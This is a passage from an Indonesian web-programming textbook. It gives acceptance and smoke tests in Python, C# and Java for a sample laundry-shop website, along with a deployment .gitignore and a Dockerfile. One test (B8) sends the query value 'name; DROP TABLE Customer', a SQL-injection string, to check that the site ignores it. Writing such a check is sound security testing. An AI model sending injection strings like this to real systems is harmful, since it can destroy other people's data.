    def request(self, path, fields=None):
        data = urllib.parse.urlencode(fields).encode() if fields is not None else None
        try:
            r = self.open(urllib.request.Request(BASE + path, data=data), timeout=30)
            status, headers, body = r.status, r.headers, r.read()
        except urllib.error.HTTPError as e:             # 3xx, 4xx and 5xx arrive here
            status, headers, body = e.code, e.headers, e.read()
        self.last_cookies = headers.get_all("Set-Cookie") or []
        where = urllib.parse.urlparse(headers.get("Location", "")).path
        return status, where, body.decode("utf-8", "replace")

    def get(self, path):
        return self.request(path)
```

Kode 16.22 (Lanjutan) *acceptance.py: 37 pemeriksaan Laundry Counter melalui HTTP sungguhan, dapat dijalankan terhadap ketiga server.*

```
    def post(self, path, fields, form_page=None):
        """POST the fields together with every hidden field (the tokens) of the form
page."""
        _, _, page = self.get(form_page or path)
        hidden =
dict(re.findall(r'<input[^>]*type="hidden"[^>]*name="([^"]+)"[^>]*value="([^"]*)"', page))

hidden.update(re.findall(r'<input[^>]*name="([^"]+)"[^>]*type="hidden"[^>]*value="([^"]*)"'
, page))
        hidden = {k: html.unescape(v) for k, v in hidden.items()}
        hidden.update(fields)
        return self.request(path, hidden)


def text(page):
    """What a person reads: tags removed, entities decoded, white space collapsed."""
    return re.sub(r"\s+", " ", html.unescape(re.sub(r"<[^>]+>", " ", page))).strip()


def first_id(page):
    m = re.search(r"<tbody>\s*<tr>\s*<td>([A-Z]\d{4})</td>", page)
    return m.group(1) if m else None


def recent(page):
    m = re.search(r'<p class="recent">(.*?)</p>', page, re.S)
    return re.findall(r"/bills/(B\d{4})", m.group(1)) if m else []


def check(code, what, ok, evidence=""):
    results.append(ok)
    print(f"{'PASS' if ok else 'FAIL'}  {code:<4} {what}" + ("" if ok else f"
[{evidence}]"))


# --- A. visitors and customers: registration, login, logout ------------------------------
------
v = Browser()
s, _, p = v.get("/")
check("A1", "the price list is public", s == 200 and "Wash, dry & fold (per kg)" in text(p)
and "Rp 8.000" in text(p))
s, where, _ = v.get("/customers")
check("A2", "a visitor asking for /customers is sent to /login", s == 302 and where ==
"/login", (s, where))
s, _, p = v.post("/login", {"Email": "kasir1@profitina-laundry.example", "Password":
"kasir#2026"})
s2, _, p2 = v.post("/login", {"Email": "nobody@example.com", "Password": "Kasir#2026"})
check("A3", "a wrong password and an unknown e-mail get the same answer",
      s == s2 == 200 and "Wrong e-mail or password." in text(p) and "Wrong e-mail or
password." in text(p2))
putri = {"Input.Name": "Putri Widyasari", "Input.Gender": "f", "Input.Place": "Surabaya",
         "Input.Birthdate": "2004-05-17", "Input.Address": "Jl. Keputih Tegal No. 7,
Sukolilo",
         "Input.Phone": "0812-0000-5501", "Input.Email": "putri.widyasari@example.com",
         "Password": "Cuci-Bersih-26", "Confirm": "Cuci-Bersih-26"}
s, _, p = v.post("/register", {**putri, "Confirm": "cuci-bersih-26"})
check("A4", "registration refuses two different passwords", s == 200 and "The two passwords
differ." in text(p))
```

Kode 16.22 (Lanjutan) *acceptance.py: 37 pemeriksaan Laundry Counter melalui HTTP sungguhan, dapat dijalankan terhadap ketiga server.*

```
s, _, p = v.post("/register", {**putri, "Input.Phone": "12345"})
check("A5", "registration refuses a malformed phone number", s == 200 and "A phone looks
like 0812-0000-1234." in text(p))
s, where, _ = v.post("/register", putri)
_, _, p = v.get("/login")
check("A6", "a new customer registers and is sent to the login page",
      s == 302 and where == "/login" and "Account C0257 created. Please log in." in
text(p), (s, where))
s, where, _ = v.post("/login", {"Email": "PUTRI.WIDYASARI@example.com", "Password": "Cuci-
Bersih-26"})
_, _, p = v.get("/my-bills")
check("A7", "she logs in (e-mail in any case) and sees her own, empty, bill list",
      s == 302 and where == "/my-bills" and "You have no bills yet." in text(p), (s,
where))
s, where, _ = v.get("/customers")
check("A8", "a customer may not open the staff grid", s in (302, 403) and where in
("/denied", ""), (s, where))
s, where, _ = v.post("/logout", {}, form_page="/my-bills")
s2, where2, _ = v.get("/my-bills")
check("A9", "logging out ends the session", s == 302 and s2 == 302 and where2 == "/login",
(s, s2, where2))

# --- B. the cashier and the customer grid ----------------------------------------------
------
k = Browser()
s, where, _ = k.post("/login", {"Email": "kasir1@profitina-laundry.example", "Password":
"Kasir#2026"})
set_cookies = [c.lower() for c in k.last_cookies]
_, _, p = k.get("/customers")
check("B1", "the cashier logs in and lands on the grid",
      s == 302 and where == "/customers" and "Welcome, Dewi Lestari Putri." in text(p)
      and "257 customers, page 1 of 26." in text(p), (s, where))
check("B2", "every cookie set at login is HttpOnly and SameSite",
      len(set_cookies) > 0 and all("httponly" in c and "samesite=" in c for c in
set_cookies), set_cookies)
check("B3", "the first page is sorted by name", first_id(p) == "C0117", first_id(p))
_, _, p = k.get("/customers?sort=credit&dir=desc")
check("B4", "sorting by credit, highest first", first_id(p) == "C0029", first_id(p))
_, _, p = k.get("/customers?q=wijaya")
check("B5", "searching 'wijaya' finds 8 customers", "8 customers, page 1 of 1." in text(p))
_, _, p = k.get("/customers?q=" + urllib.parse.quote("Ma'ruf"))
check("B6", "searching a name with an apostrophe works", "6 customers, page 1 of 1." in
text(p))
_, _, p = k.get("/customers?p=99")
check("B7", "a page beyond the end shows the last page", "page 26 of 26." in text(p))
s, _, p = k.get("/customers?sort=" + urllib.parse.quote("name; DROP TABLE Customer"))
check("B8", "an unknown sort column falls back to name", s == 200 and first_id(p) ==
"C0117", (s, first_id(p)))
new = {"Input.Name": "Gupito Lelono", "Input.Gender": "m", "Input.Place": "Sidoarjo",
"Input.Birthdate": "1999-02-11",
       "Input.Address": "Jl. Rungkut Asri No. 12", "Input.Phone": "12345", "Input.Email":
"gupito.lelono@example.com"}
s, _, p = k.post("/customers/new", new)
check("B9", "a customer with a malformed phone is refused", s == 200 and "A phone looks
like 0812-0000-1234." in text(p))
s, _, _ = k.post("/customers/new", {**new, "Input.Phone": "0857-0000-3120"})
_, _, p = k.get("/customers?q=C0258")
check("B10", "a valid customer is added as C0258", s == 302 and "Customer C0258 added." in
text(p) and "Gupito Lelono" in text(p))
s, _, _ = k.post("/customers/C0258/edit", {**new, "Input.Phone": "0857-0000-3121",
"Credit": "5000000"})
_, _, p = k.get("/customers?q=C0258")
```

Kode 16.22 (Lanjutan) *acceptance.py: 37 pemeriksaan Laundry Counter melalui HTTP sungguhan, dapat dijalankan terhadap ketiga server.*

```
check("B11", "a cashier's edit is saved, but a posted Credit is ignored",
      s == 302 and "0857-0000-3121" in text(p) and "Rp 0" in text(p) and "Rp 5.000.000" not
in text(p))
k.post("/customers/C0001/delete", {}, form_page="/customers")
_, _, p = k.get("/customers")
check("B12", "a customer who has bills cannot be deleted", "Customer C0001 has bills and
cannot be deleted." in text(p))
k.post("/customers/C0258/delete", {}, form_page="/customers")
_, _, p = k.get("/customers")
check("B13", "a customer without bills can be deleted", "Customer C0258 deleted." in
text(p) and "257 customers" in text(p))

# --- C. bills: validation, pricing, workflow, state -------------------------------------
------
bill = {"Input.CustomerId": "C0001", "Input.ServiceId": "S0001", "Input.Unit": "0",
"Input.Rack": "Z99"}
s, _, p = k.post("/bills/new", bill)
check("C1", "quantity 0 and rack Z99 are refused, each with its own message",
      s == 200 and "The quantity must be a whole number from 1 to 100." in text(p)
      and "A rack is A, B or C and a number 01 to 20, like A07." in text(p))
s, _, p = k.post("/bills/new", {**bill, "Input.CustomerId": "C9999", "Input.Unit": "5",
"Input.Rack": "A07"})
check("C2", "a bill for a customer who does not exist is refused", s == 200 and "There is
no customer C9999." in text(p))
s, where, _ = k.post("/bills/new", {**bill, "Input.Unit": "5", "Input.Rack": "a07"})
_, _, p = k.get("/bills/B2954")
check("C3", "a valid bill is priced by the server: 5 kg x Rp 8.000",
      s == 302 and where == "/bills/B2954" and "Bill B2954 created." in text(p)
      and "Charged Rp 40.000, paid Rp 0, balance Rp 40.000." in text(p) and "rack A07" in
text(p), (s, where))
flashes = []
for _ in range(3):
    k.post("/bills/B2954/advance", {}, form_page="/bills/B2954")
    flashes.append(re.search(r'<p class="flash"[^>]*>([^<]*)</p>',
k.get("/bills/B2954")[2]).group(1))
check("C4", "a bill moves queued -> finished -> departed, and no further",
      flashes == ["Bill B2954 is now finished.", "Bill B2954 is now departed.", "Bill B2954
cannot move forward."], flashes)
_, _, p = k.get("/bills/B0001")
check("C5", "the cashier's recently viewed bills, newest first", recent(p) == ["B0001",
"B2954"], recent(p))
s, _, _ = k.request("/customers/C0002/delete", {})
check("C6", "a form without its anti-forgery token is refused", s == 400, s)
s, where, _ = k.get("/services/S0001/edit")
s2, where2, _ = k.get("/reports/revenue")
check("C7", "a cashier may not edit prices or read the revenue report",
      s == s2 == 302 and where == where2 == "/denied", (s, where, s2, where2))
```

Kode 16.22 (Lanjutan) *acceptance.py: 37 pemeriksaan Laundry Counter melalui HTTP sungguhan, dapat dijalankan terhadap ketiga server.*

```
# --- D. the owner, in a second browser ---------------------------------------------------
------
o = Browser()
o.post("/login", {"Email": "owner@profitina-laundry.example", "Password": "Owner#2026"})
_, _, p = o.get("/")
check("D1", "the owner's page shows his outlet's queue and no one else's recent bills",
      "Outlet O01: 9 bills in the queue, 23 ready for pickup." in text(p) and recent(p) ==
[], recent(p))
s1, _, p1 = o.post("/services/S0001/edit", {"Description": "Wash, dry & fold (per kg)",
"Price": "0"})
check("D2", "a price of 0 is refused", s1 == 200 and "A price is a whole number of rupiah
from 1 to 99999." in text(p1))
s, where, _ = o.post("/services/S0001/edit", {"Description": "Wash, dry & fold (per kg)",
"Price": "9000"})
_, _, p = o.get("/")
check("D3", "the owner raises S0001 to Rp 9.000", s == 302 and "Service S0001 now costs Rp
9.000." in text(p)
      and "Wash, dry & fold (per kg) Rp 9.000" in text(p))
_, _, p = o.get("/bills/B2954")
check("D4", "the bill written earlier keeps the price it was charged", "Charged Rp 40.000"
in text(p))
s, _, p = o.get("/reports/revenue?month=2026-09&p=3")
check("D5", "the revenue report: page 3 of 3, with a page total and the month total",
      s == 200 and "Page 3 of 3" in text(p)
      and "Page total Rp 1.880.000 Rp 949.000 Rp 1.846.000 Rp 4.675.000" in text(p) and
"Month total Rp 4.088.000 Rp 3.837.000 Rp 4.163.000 Rp 12.088.000" in text(p),
      re.findall(r"Month total[^<]*(?:<[^>]+>[^<]*){0,8}", p)[:1])
s, _, _ = o.get("/reports/revenue?month=2026-13")
check("D6", "a month that does not exist is refused", s == 400, s)
s, _, _ = o.get("/bills/B9999")
check("D7", "a bill that does not exist is 'not found'", s == 404, s)
s, where, _ = o.get("/my-bills")
check("D8", "staff may not open a customer's page", s in (302, 403) and where in
("/denied", ""), (s, where))

print(f"{sum(results)} of {len(results)} checks passed")
sys.exit(0 if all(results) else 1)
```

`tests/run_acceptance.sh aspnet` menyalin data ke folder sementara, menjalankan *server* ASP.NET di atasnya dengan jam yang dibekukan pada 2026-09-30 21:00:00, menjalankan uji, lalu menghentikan *server*. Hasil cetaknya:

```
PASS  A1   the price list is public
PASS  A2   a visitor asking for /customers is sent to /login
PASS  A3   a wrong password and an unknown e-mail get the same answer
PASS  A4   registration refuses two different passwords
PASS  A5   registration refuses a malformed phone number
PASS  A6   a new customer registers and is sent to the login page
PASS  A7   she logs in (e-mail in any case) and sees her own, empty, bill list
PASS  A8   a customer may not open the staff grid
PASS  A9   logging out ends the session
PASS  B1   the cashier logs in and lands on the grid
PASS  B2   every cookie set at login is HttpOnly and SameSite
PASS  B3   the first page is sorted by name
PASS  B4   sorting by credit, highest first
PASS  B5   searching 'wijaya' finds 8 customers
PASS  B6   searching a name with an apostrophe works
PASS  B7   a page beyond the end shows the last page
PASS  B8   an unknown sort column falls back to name
PASS  B9   a customer with a malformed phone is refused
PASS  B10  a valid customer is added as C0258
PASS  B11  a cashier's edit is saved, but a posted Credit is ignored
PASS  B12  a customer who has bills cannot be deleted
PASS  B13  a customer without bills can be deleted
PASS  C1   quantity 0 and rack Z99 are refused, each with its own message
PASS  C2   a bill for a customer who does not exist is refused
PASS  C3   a valid bill is priced by the server: 5 kg x Rp 8.000
PASS  C4   a bill moves queued -> finished -> departed, and no further
PASS  C5   the cashier's recently viewed bills, newest first
PASS  C6   a form without its anti-forgery token is refused
PASS  C7   a cashier may not edit prices or read the revenue report
PASS  D1   the owner's page shows his outlet's queue and no one else's recent bills
PASS  D2   a price of 0 is refused
PASS  D3   the owner raises S0001 to Rp 9.000
PASS  D4   the bill written earlier keeps the price it was charged
PASS  D5   the revenue report: page 3 of 3, with a page total and the month total
PASS  D6   a month that does not exist is refused
PASS  D7   a bill that does not exist is 'not found'
PASS  D8   staff may not open a customer's page
37 of 37 checks passed
```

Diarahkan ke *server* Java, *server* Python, dan hasil *publish* Soal 16.6, skrip yang sama mencetak 37 baris yang sama, diakhiri `37 of 37 checks passed`: kalimat terkuat yang dapat dimuat sebuah laporan, karena siapa pun dapat memeriksanya.

Penyelesaian C# dan Java: *smoke test*. Kode 16.23 adalah versi lima pemeriksaan dalam C#, dengan `HttpClient`, sebuah `CookieContainer`, dan `AllowAutoRedirect = false`; **Kode 16.24** adalah yang sama dalam Java dengan `java.net.http.HttpClient` dan sebuah `CookieManager`.

Kode 16.23 `P165Smoke.cs`: *smoke test* melalui HTTP dalam C#.

```
// P165Smoke.cs - Problem 16.5: a smoke test over real HTTP, in C#. Start a server first,
then
//   dotnet run -- 16.5 http://127.0.0.1:9601        (works against the Java and Python
servers too)
using System.Net;
using System.Text.RegularExpressions;

namespace Problems;

public static class P165Smoke
{
    public static async Task Run(string baseUrl)
    {
        var handler = new HttpClientHandler { CookieContainer = new CookieContainer(),
AllowAutoRedirect = false };
        using var http = new HttpClient(handler) { BaseAddress = new Uri(baseUrl) };
        int passed = 0, total = 0;
        void Check(string what, bool ok)
        {
            total++;
            if (ok) passed++;
            Console.WriteLine($"{(ok ? "PASS" : "FAIL")}  {what}");
        }

        HttpResponseMessage r = await http.GetAsync("/");
        string html = WebUtility.HtmlDecode(await r.Content.ReadAsStringAsync());
        Check("the price list is public", r.StatusCode == HttpStatusCode.OK &&
html.Contains("Wash, dry & fold (per kg)"));

        r = await http.GetAsync("/customers");
        Check("a visitor is sent to the login page", r.StatusCode ==
HttpStatusCode.Redirect
              && r.Headers.Location!.OriginalString.Contains("/login"));

        // Log in as a cashier: fetch the form first, because it carries the anti-forgery
token.
        string form = await http.GetStringAsync("/login");
        var fields = Hidden(form);
        fields["Email"] = "kasir1@profitina-laundry.example";
        fields["Password"] = "Kasir#2026";
        r = await http.PostAsync("/login", new FormUrlEncodedContent(fields));
        Check("the cashier logs in", r.StatusCode == HttpStatusCode.Redirect);

        html = WebUtility.HtmlDecode(await
http.GetStringAsync("/customers?sort=credit&dir=desc"));
        Check("the grid is sorted by credit, highest first", Regex.IsMatch(html,
@"<td>C0029</td>\s*<td>Rafi Gilang Santoso</td>"));

        r = await http.PostAsync("/customers/C0001/delete", new FormUrlEncodedContent(new
Dictionary<string, string>()));
        Check("a form without its token is refused", r.StatusCode ==
HttpStatusCode.BadRequest);

        Console.WriteLine($"{passed} of {total} checks passed");
    }
```

Kode 16.23 (Lanjutan) *P165Smoke.cs: smoke test melalui HTTP dalam C#.*

```
    // Every <input type="hidden" name=... value=...> of a page: the tokens a form must
send back.
    private static Dictionary<string, string> Hidden(string html) =>
        Regex.Matches(html, "<input[^>]*type=\"hidden\"[^>]*>")
            .Select(m => (Name: Regex.Match(m.Value, "name=\"([^\"]*)\"").Groups[1].Value,
                          Value: Regex.Match(m.Value,
"value=\"([^\"]*)\"").Groups[1].Value))
            .Where(f => f.Name.Length > 0)
            .GroupBy(f => f.Name).ToDictionary(g => g.Key, g =>
WebUtility.HtmlDecode(g.First().Value));
}
```

Kode 16.24 `P165Smoke.java`: *smoke test* yang sama dalam Java.

```
// P165Smoke.java - Problem 16.5: a smoke test over real HTTP, in Java. Start a server
first, then
//   javac -d out P165Smoke.java && java -cp out P165Smoke http://127.0.0.1:9603
import java.net.CookieManager;
import java.net.URI;
import java.net.URLEncoder;
import java.net.http.HttpClient;
import java.net.http.HttpRequest;
import java.net.http.HttpResponse;
import java.nio.charset.StandardCharsets;
import java.util.LinkedHashMap;
import java.util.Map;
import java.util.regex.Matcher;
import java.util.regex.Pattern;
import java.util.stream.Collectors;

public class P165Smoke {
    static String base;
    static HttpClient http = HttpClient.newBuilder().cookieHandler(new CookieManager())
            .followRedirects(HttpClient.Redirect.NEVER).build();
    static int passed = 0, total = 0;

    public static void main(String[] args) throws Exception {
        base = args.length > 0 ? args[0] : "http://127.0.0.1:9603";
        HttpResponse<String> r = get("/");
        check("the price list is public", r.statusCode() == 200 && r.body().contains("Wash,
dry &amp; fold (per kg)"));
        r = get("/customers");
        check("a visitor is sent to the login page", r.statusCode() == 302
              && r.headers().firstValue("Location").orElse("").contains("/login"));

        // Log in as a cashier: fetch the form first, because it carries the anti-forgery
token.
        Map<String, String> fields = hidden(get("/login").body());
        fields.put("Email", "kasir1@profitina-laundry.example");
        fields.put("Password", "Kasir#2026");
        check("the cashier logs in", post("/login", fields).statusCode() == 302);

        String grid = get("/customers?sort=credit&dir=desc").body();
        check("the grid is sorted by credit, highest first",
              Pattern.compile("<td>C0029</td>\\s*<td>Rafi Gilang
Santoso</td>").matcher(grid).find());
        check("a form without its token is refused", post("/customers/C0001/delete",
Map.of()).statusCode() == 400);
        System.out.println(passed + " of " + total + " checks passed");
    }
```

Kode 16.24 (Lanjutan) *P165Smoke.java: smoke test yang sama dalam Java.*

```
    static void check(String what, boolean ok) {
        total++;
        if (ok) passed++;
        System.out.println((ok ? "PASS" : "FAIL") + "  " + what);
    }

    static HttpResponse<String> get(String path) throws Exception {
        return http.send(HttpRequest.newBuilder(URI.create(base + path)).build(),
HttpResponse.BodyHandlers.ofString());
    }

    static HttpResponse<String> post(String path, Map<String, String> fields) throws
Exception {
        String body = fields.entrySet().stream()
                .map(e -> URLEncoder.encode(e.getKey(), StandardCharsets.UTF_8) + "=" +
URLEncoder.encode(e.getValue(), StandardCharsets.UTF_8))
                .collect(Collectors.joining("&"));
        HttpRequest req = HttpRequest.newBuilder(URI.create(base + path))
                .header("Content-Type", "application/x-www-form-urlencoded")
                .POST(HttpRequest.BodyPublishers.ofString(body)).build();
        return http.send(req, HttpResponse.BodyHandlers.ofString());
    }

    // Every <input type="hidden" name=... value=...> of a page: the tokens a form must
send back.
    static Map<String, String> hidden(String html) {
        Map<String, String> f = new LinkedHashMap<>();
        Matcher m = Pattern.compile("<input[^>]*type=\"hidden\"[^>]*>").matcher(html);
        while (m.find()) {
            Matcher n = Pattern.compile("name=\"([^\"]*)\"").matcher(m.group());
            Matcher v = Pattern.compile("value=\"([^\"]*)\"").matcher(m.group());
            if (n.find() && v.find()) f.putIfAbsent(n.group(1), v.group(1).replace("&amp;",
"&"));
        }
        return f;
    }
}
```


Masing-masing dijalankan terhadap ketiga *server*, enam kali seluruhnya, dan setiap kali mencetak:

```
PASS  the price list is public
PASS  a visitor is sent to the login page
PASS  the cashier logs in
PASS  the grid is sorted by credit, highest first
PASS  a form without its token is refused
5 of 5 checks passed
```


Tangkapan layar, dengan skrip. `tests/screens.py` mengemudikan Chromium dengan Playwright [12]: ia *login*, membuka setiap halaman, menyimpan tangkapan layar, dan menanyakan isian yang tidak berlabel:

```
login        /login                                fields without a label: none
grid         /customers?sort=credit&dir=desc       fields without a label: none
bill_errors  /bills/new?customer=C0001             fields without a label: none
bill         /bills/B2940                          fields without a label: none
revenue      /reports/revenue?month=2026-09&p=3    fields without a label: none
phone        /customers                            fields without a label: none
```

dan menulis gambar-gambar yang dipakai dalam bab ini: **Gambar 16.6**, **Gambar 16.4**, **Gambar 16.5**, **Gambar 16.10**, **Gambar 16.7**, dan **Gambar 16.9**.



Gambar 16.6 Halaman *login*. Pesan yang sama menjawab surel yang salah dan kata sandi yang salah.



Gambar 16.7 Satu nota (fitur F7): pelanggan, layanan, rak, status beserta waktunya, dan besaran Persamaan (16.1) serta Persamaan (16.2).

Laporannya. **Tabel 16.4** adalah kerangka laporan tertulis. Buatlah singkat di bagian yang buktinya kuat.

Tabel 16.4 Bagian-bagian laporan tertulis, apa yang harus dimuat masing-masing, dan dari mana versi Laundry Counter-nya berasal.

Bagian	Yang harus dimuat	Versi Laundry Counter
1. Gagasan	siapa yang memakai situs dan apa yang mereka lakukan, dalam satu paragraf	Subbab 16.4
2. Model konseptual	entitas, relasi, kardinalitas, digambar	model Bab 8, Soal 16.1
3. Model fisik	tabel, kolom, tipe, kunci, aturan; bukti bahwa aturan itu berlaku	**Gambar 16.2**, **Kode 16.1**, keluaran **Kode 16.2**
4. Fitur	satu baris per fitur: siapa, alamat, huruf CRUD	**Tabel 16.3**
5. Tangkapan layar	satu per fitur, masing-masing dengan dua atau tiga baris penjelasan	**Gambar 16.6** sampai **Gambar 16.9**
6. Bukti	cara menjalankan uji, dan keluarannya	**Kode 16.22** beserta keluarannya
7. Penerapan	alamatnya, cara konfigurasinya, apa yang tidak ada di repositori	Soal 16.6
8. Tim	setiap anggota: bagian kerja, uraian tugas, kontribusi	contoh di bawah
9. Batasan	apa yang belum berjalan, dengan jujur	soal latihan Subbab 16.15

Pernyataan siapa mengerjakan apa juga merupakan bukti, dan hanya berguna bila konkret. "Putri Widyasari 40%: rancangan basis data, `LaundryData`, `DataSetStore`, Soal 16.1 serta 16.11 sampai 16.13; Tanoyo Muliawan 35%: autentikasi, halaman pelanggan, validasi, uji penerimaan; Gupito Lelono 25%: tata letak dan *style sheet*, tangkapan layar, penerapan, penyuntingan laporan" dapat dicocokkan dengan riwayat repositori; "semua mengerjakan semuanya" tidak dapat. Persentasenya harus berjumlah 100 dan sesuai dengan *commit*-nya.

Penyelesaian keliru yang menggoda. Tangkapan layar sebagai satu-satunya bukti. Tangkapan layar membuktikan bahwa sebuah halaman pernah tampak begitu satu kali; ia tidak dapat memperlihatkan bahwa sebuah permintaan ditolak, bahwa harga dihitung di *server*, atau bahwa perubahan kemarin tidak merusak *login*. Pemeriksaan C1, C6, dan B11 menguji persis hal-hal semacam itu.

> **UJI DIRI.** Pemeriksaan B2 dalam **Kode 16.22** melihat *header* `Set-Cookie` pada jawaban *login*. Apa yang akan ditangkapnya yang tidak ditangkap pemeriksaan lain?
>
> *Jawaban. Cookie login* tanpa `HttpOnly` atau tanpa `SameSite`. Semua pemeriksaan lain tetap lulus, karena situs berperilaku sama bagi pengguna yang jujur; tetapi *cookie* yang dapat dibaca JavaScript dapat dicuri oleh skrip apa pun yang disusupkan ke sebuah halaman, dan *cookie* yang ikut terkirim bersama permintaan dari situs lain membuka setiap formulir bagi *cross-site request forgery*. Hanya uji yang melihat *header* itu sendiri yang melihat perbedaannya.

16.4.6 Soal 16.6 — Repositori dan *hosting*

> **SOAL.** Upload the website to a free web hosting service, and upload the source code to a GitHub repository.
>
> *Dengan kata lain:* unggah situs web itu ke layanan *hosting* web gratis, dan unggah kode sumbernya ke repositori GitHub.

Dengan bahasa kita sendiri. Repositori ditujukan bagi pembaca kode: lengkap, dapat dibangun, bebas dari rahasia dan data hidup. Situs yang di-*hosting* ditujukan bagi pengguna: dibangun untuk produksi, dikonfigurasi dari luar, dan dapat dijalankan ulang tanpa kehilangan apa yang harus dipertahankannya.

Rancangan. (1) Repositori berisi kode sumber, data contoh, uji, dan README; tidak pernah hasil *build*, data hidup, atau rahasia. (2) `dotnet publish -c Release` membangun untuk produksi ke dalam satu folder [13]. (3) Setiap pengaturan yang berbeda antara laptop dan *server* datang dari lingkungan atau dari berkas pengaturan yang disimpan di *server* (`Laundry__DataDir` di lingkungan adalah pengaturan `Laundry:DataDir`). (4) Data dan *key ring* harus selamat melewati *restart*.

Kode 16.25 adalah `.gitignore` proyek ini [14], berkas yang memberi tahu Git berkas mana yang tidak boleh pernah ditambahkan.

Kode 16.25 `gitignore.txt`: apa yang tidak boleh pernah sampai ke repositori publik (ganti namanya menjadi `.gitignore`).

```
# .gitignore - Problem 16.6: what must never reach the public repository of the Laundry
Counter.
# Copy this file into the root of YOUR repository and rename it to .gitignore.

# What the computer rebuilds by itself
bin/
obj/
out/
publish/
__pycache__/
*.class
.venv/

# Secrets and machine settings
.env
appsettings.*.local.json
appsettings.Production.json
keys/

# The live data, and anything customers typed into it
data/laundry-counter.xml
*.db-journal
```

Penyelesaian ASP.NET: *publish*. Dari folder proyek, `dotnet publish -c Release -o ../publish` mencetak (baris-baris terakhir):

```
  Determining projects to restore...
  All projects are up-to-date for restore.
  LaundryCounter ->
/home/claude/kit/WebPro/Code_new/Chapter16/aspnet/LaundryCounter/bin/Release/net10.0/Laundr
yCounter.dll
  LaundryCounter -> /home/claude/kit/WebPro/Code_new/Chapter16/aspnet/publish/
```

Folder `publish` (setengah megabita: `LaundryCounter.dll`, pengaturan, `web.config` untuk IIS, `wwwroot`) hanya memerlukan *runtime* .NET. Dijalankan seperti produksi akan menjalankannya, `ASPNETCORE_ENVIRONMENT=Production dotnet LaundryCounter.dll`, folder itu lulus 37 pemeriksaan.

Paket gratis yang menjalankan .NET secara langsung menerima folder `publish` apa adanya, dengan `Laundry__DataDir` dan `Laundry__KeysDir` diarahkan ke folder yang dipertahankan paket itu; *host* yang menjalankan kontainer menerima *image* dari **Kode 16.26**. Penyedia berganti setiap tahun, jadi bacalah dokumentasi terbarunya; keempat keputusan tadi tidak berubah. `Dockerfile` itu *tidak* dijalankan di sini (mesinnya tidak mempunyai Docker).

Kode 16.26 `Dockerfile`: *image* kontainer dua tahap untuk Laundry Counter (tidak dijalankan di sini).

```
# Dockerfile - Problem 16.6: the Laundry Counter in a container, for hosts that run
containers.
# Build from the Chapter16 folder:   docker build -f deploy/Dockerfile -t laundry-counter .
# Run:  docker run -p 8080:8080 -v laundry-data:/data -v laundry-keys:/keys laundry-counter
# (Not run on the machine where this book was written: it has no Docker. See VERIFIED.md.)
FROM mcr.microsoft.com/dotnet/sdk:10.0 AS build
WORKDIR /src
COPY aspnet/LaundryCounter/ ./
RUN dotnet publish -c Release -o /app

FROM mcr.microsoft.com/dotnet/aspnet:10.0
WORKDIR /app
COPY --from=build /app ./
COPY data/csv /seed/csv
# First start: copy the sample CSV files into the volume; later starts keep the saved data.
ENV Laundry__DataDir=/data Laundry__KeysDir=/keys ASPNETCORE_URLS=http://+:8080
EXPOSE 8080
ENTRYPOINT ["sh", "-c", "mkdir -p /data && [ -d /data/csv ] || cp -r /seed/csv /data/; exec
dotnet LaundryCounter.dll"]
```

